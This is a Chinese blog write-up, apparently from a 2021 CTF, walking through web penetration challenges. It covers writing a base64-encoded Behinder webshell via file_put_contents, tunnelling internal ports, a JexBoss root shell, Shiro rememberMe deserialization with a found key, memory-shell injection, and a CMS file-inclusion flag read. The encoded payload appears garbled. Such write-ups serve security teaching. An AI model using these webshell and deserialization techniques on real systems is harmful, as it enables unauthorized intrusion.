
8、访问 1.qwer 木马文件，写入冰蝎马（方便利用冰蝎做内网穿透，将靶机内网服务映射到本地）：

```

/1.qwer?1=file_put_contents('b.php',base64_decode('PD9waHAKQGVycm9yX3JlcG9ydGluZyZyZzKc2Vzc2l1vb19zdGFydCgp0wogI
CAGJGtleT0iZTQ1ZTMiOwZlYjVk0TI1YiI7IC8v6K%2B15a%2BG6ZK15Li66L%2Be5o615a%2BG56CBMzLkvY1tZDX1gLnmoTliY0xNuS9je%2B
8j0m7m0iup0i%2FnuaOpewhVhueggXJlYmV5b25kCgkKX1NFU1NJT05bJ2snXT0ka2V50woJc2Vzc2l1vb193cm10ZV9jbG9zZSgp0woJJHBvc3Q9Z
mlsZV9nZXRFy29udGVudHM0InBocDovL2lucHV0Iik7Cg1pZlZlZXh0ZW5zaW9uX2xvYWw1ZCgnc3B1bnNzbCcpKQoJewoJCSR0PSjiYXN1bjRfI
i4iZGVjb2RlIjsKCQkKcG9zdD0kdCgkCg9zdC4iIik7CgkjaCgkZm9yKCRpPTA7JGk8c3RybGVuKCRwb3N0KtskaSsrKSB7CiAgICAjCQkgJHBvc
3RbJGldID0gJHBvc3RbJGldXiRrZX1bJGkrMSYxNV07IAogICAgCQkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgk
CgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgk
CwgIkJGldID0gJHBvc3RbJGldXiRrZX1bJGkrMSYxNV07IAogICAgCQkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgkjaCgk
XjYwZFd0woJY2xhc3MgQ3twdWJsawMgZnVuY3Rpb24x19pbnZva2UoJHApIHRlZmFkSFRwLiIiKTt9fQogICAgQGhnbGx1c1c1c1c1c1c1c1c1
yBDCksJHBvcFtcyk7Cj8%2BCg%3D%3D')));

```

9、接着使用冰蝎客户端的“内网穿透”建立 HTTP 隧道，将靶机的 8006 端口映射到物理机的 2222 端口：



随后本地物理机浏览器即可访问 2222 端口，为 JBoss 默认页面：



10、最后使用 JexBoss 脚本一把梭 <https://github.com/SpartansHackTeam/Jexboss>，获得 Shell 为 root 权限，即可查看 flag 如下：

```
I:\个人文件\工具\CMS漏扫\jexboss-master>python3 jexboss.py -host http://127.0.0.1:2222/
[31m
* Module readline not installed. The terminal will not support the arrow keys.
[0m
[0m
[31m
* Module readline not installed. The terminal will not support the arrow keys.
[0m
[0m
[31m
* --- JexBoss: Jboss verify and EXploitation Tool --- *
  * And others Java Deserialization Vulnerabilities *
  @author: Jo o Filho Matos Figueiredo
  @contact: joaomatosf@gmail.com
  @update: https://github.com/joaomatosf/jexboss
#
[31m @version: 1.2.4
[0m
[94m * Checking for updates in: http://joaomatosf.com/rnp/releases.txt **
```

https://blog.csdn.net/weixin_39190897

```
[94m[Type commands or "exit" to finish] [0m
hell> ls
check_Sun-Jun-13-06h.log
lasspath.sh
employer.bat
employer.sh
boss_init_redhat.sh
boss_init_suse.sh
un.bat
un.conf
un.jar
un.sh
hutdown.bat
shutdown.jar
shutdown.sh
tart.sh
widdle.bat
widdle.jar
widdle.sh
[94m[Type commands or "exit" to finish] [0m
hell> cat /flag
flag{V3ry_v3rY_E3si_a_w3B_Ch@113ng3}
[94m[Type commands or "exit" to finish] [0m
```

https://blog.csdn.net/weixin_39190897

本题最后补充两个知识点：

1. 冰蝎 3.0 内网穿透（代理）功能详解：冰蝎v3.0操作使用手册；
2. JexBoss 脚本工具的使用：JBoss未授权访问漏洞Getshell过程复现。

Web-Hard_Penetration

Crypto(4题)

Hard_Penetration

Hard_Penetration

分值: 102分 未解答

 DAS  天枢Dubhe  secdriverlab

题目内容: 渗透测试主要以获取权限为主, 这一次, 你能获取到什么权限呢。

名称: pop_master

题目名称: HarderXSS

类型: Web

题目类型: Web

Flag :

提交

https://blog.csdn.net/weixin_39190897

Shiro反序列化

1、访问解题链接发现是个登录页面, 输入任意账户密码抓包发现 rememberme 响应头参数:

```
HTTP/1.1 200
Date: Sat, 12 Jun 2021 01:13:23 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Fri, 11-Jun-2021 01:13:
Content-Language: zh-CN
X-Via-JSL: 4d290ed,-
X-Cache: bypass
Content-Length: 2426
```

https://blog.csdn.net/weixin_39190897

2、Xray 神器一扫果然有 Shiro 反序列化漏洞：

```
[INFO] 2021-06-12 09:49:19 [shiro:deserialization.go:74] now trying to check tomcat echo
[*] scanned: 0, pending: 2, requestSent: 1120, latency: 121.97ms, failedRatio: 0.00%
[Vuln: shiro]
Target      "http://eci-2ze3bb467w89pcxtaf21.cloudeci1.ichunqiu.com:8888/doLogin"
VulnType    "shiro/rememberme-deserialization"
key         "kPH+bIxx5D2deZiIxcaaaA=="
gadget      "CommonsCollectionsK1"
gadget_type "tomcat_echo"
cookie_name "rememberMe"
follow_redirect "true"
mode        "cbc"
```

https://blog.csdn.net/weixin_39190897

3、用 shiro_attack 工具进行漏洞利用，写冰蝎内存马，多写几次，失败没事然后打开冰蝎直接连接即可：

设置

▼ 检测目标

GET 目标地址 超时设置/s

▼ 密钥探测

关键字 指定密钥 AES GCM

▼ 利用方式

利用链 回显方式

检测日志 × 命令执行 × 内存马 ×

内存马类型 路径 密码

请先获取密钥和构造链
注入失败,请更换注入类型或者更换新路径

注入失败,请更换注入类型或者更换新路径

注入失败,请更换注入类型或者更换新路径

https://blog.csdn.net/weixin_39190897

4、查看根目录发现 flag 权限是 www-data 无法读取：

```
/tmp/hyperfdata_ctf/ >ls -la /
total 84
drwxr-xr-x  1 root    root    4096 Jun 13 01:17 .
drwxr-xr-x  1 root    root    4096 Jun 13 01:17 ..
drwxr-xr-x  1 root    root    4096 Jun 11 23:16 bin
drwxr-xr-x  2 root    root    4096 Apr 24 2018 boot
drwxr-xr-x  5 root    root    380 Jun 13 01:17 dev
drwxr-xr-x  1 root    root    4096 Jun 12 11:59 etc
-rw-----  1 www-data www-data  42 Jun 13 01:17 flag
drwxr-xr-x  1 root    root    4096 Jun 11 23:04 home
drwxr-xr-x  1 root    root    4096 Jun 11 23:23 lib
drwxr-xr-x  2 root    root    4096 May 15 07:06 lib64
```

https://blog.csdn.net/weixin_39190897

CMS源码审计

1、拿到 shell 但是权限不足，进一步进行信息收集，执行命令 `ps`（用于显示当前进程的状态，类似于 windows 的任务管理器）发现有 Apache 服务：

```
/tmp/hsperfdata_ctf/ >ps ef
  PID TTY          STAT       TIME COMMAND
  111  ?        Ss          0:00.00  su ctf -c java -jar /home/demo/demo.jar --ser
  112  ?        Ss          0:00.00  sh -c java -jar /home/demo/demo.jar --server.
  113  ?        Ss          0:00.13  java -jar /home/demo/demo.jar --server.port=8
  114  ?        Ss          0:00.00  /bin/bash /usr/bin/mysqld_safe
  115  ?        Ss          0:00.00  /usr/sbin/mysqld --basedir=/usr --datadir=/va
  116  ?        Ss          0:00.00  logger -t mysqld -p daemon error
  117  ?        Ss          0:00.00  /usr/sbin/apache2 -k start
  118  ?        Ss          0:00.00  /usr/sbin/apache2 -k start
  119  ?        Ss          0:00.00  /usr/sbin/apache2 -k start
  120  ?        Ss          0:00.00  /usr/sbin/apache2 -k start
  121  ?        Ss          0:00.00  /usr/sbin/apache2 -k start
```

https://blog.csdn.net/weixin_39190897

2、读取 Apache 的 ports 配置文件得到端口：

```
/tmp/hsperfdata_ctf/ >cat /etc/apache2/ports.conf
# If you just change the port or add more ports here, you will likely al
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 8005

<IfModule ssl_module>
    Listen 443
</IfModule>
```

https://blog.csdn.net/weixin_39190897

3、使用冰蝎将端口映射出来：

穿透方式： VPS中转 HTTP隧道

目标内网IP地址： 目标内网端口：

本地监听IP地址： 本地监听端口：

HTTP隧道的单端口映射，将远程目标内网端口映射到本地，适用于目标不能上网的情...

https://blog.csdn.net/weixin_39190897

4、本地物理机浏览器访问映射出来的内网服务，发现 CMS 关键字：

```
view-source:127.0.0.1:8125/wap/index/index.html
```

```
ly/index.html"> 入驻商家</a>
wap/passport/login.html" title="登录">登录</a>
passport/register.html" title="注册">注册</a></div>

</div>
ked">
    <a class="foot-item active" href="http://127.0.0.1:8125/wap/index?nav_id=86">
span class="icon-shouye iconfont"></span>
span class="foot-label">首页</span>

    <a class="foot-item " href="http://127.0.0.1:8125/wap/shop/index?nav_id=87">
span class="icon-shangjia2 iconfont"></span>
span class="foot-label">商家</span>

    <a class="foot-item " href="http://127.0.0.1:8125/wap/appoint/worker_list?nav_id=100">
span class="icon-jiudian2 iconfont"></span>
span class="foot-label">家政</span>

    <a class="foot-item " href="http://127.0.0.1:8125/wap/life/index?nav_id=88">
span class="icon-fenleixinxi iconfont"></span>
span class="foot-label">信息</span>


    <a class="foot-item " href="http://127.0.0.1:8125/wap/thread/index?nav_id=89">
span class="icon-tubiaoltiebal iconfont"></span>
span class="foot-label">贴吧</span>

    <a class="foot-item " href="http://baocms.520er.com/user/member/index?nav_id=90?nav_id=90">
span class="icon-wo iconfont"></span>
span class="foot-label">我的</span>


er>
```

https://blog.csdn.net/weixin_39190897

5、Github 下载对应 CMS 系统的源码 BaoCms，然后审计发现包含了模板，但是它在后缀硬加上了 .html：



6、最后利用 CMS 系统的文件包含漏洞读取 flag 文件：



总结

两天比赛下来差点被自己菜哭，路漫漫其修远兮.....还好队友给力，又一年拿上了“强网先锋”的荣誉称号。同时发现今年强网杯的比赛题目越来越有渗透实战的味道了，出题的师傅结合了自己渗透过程遇到的真实场景，这应该算是好事，CTF 和实战思路两不误。加油吧！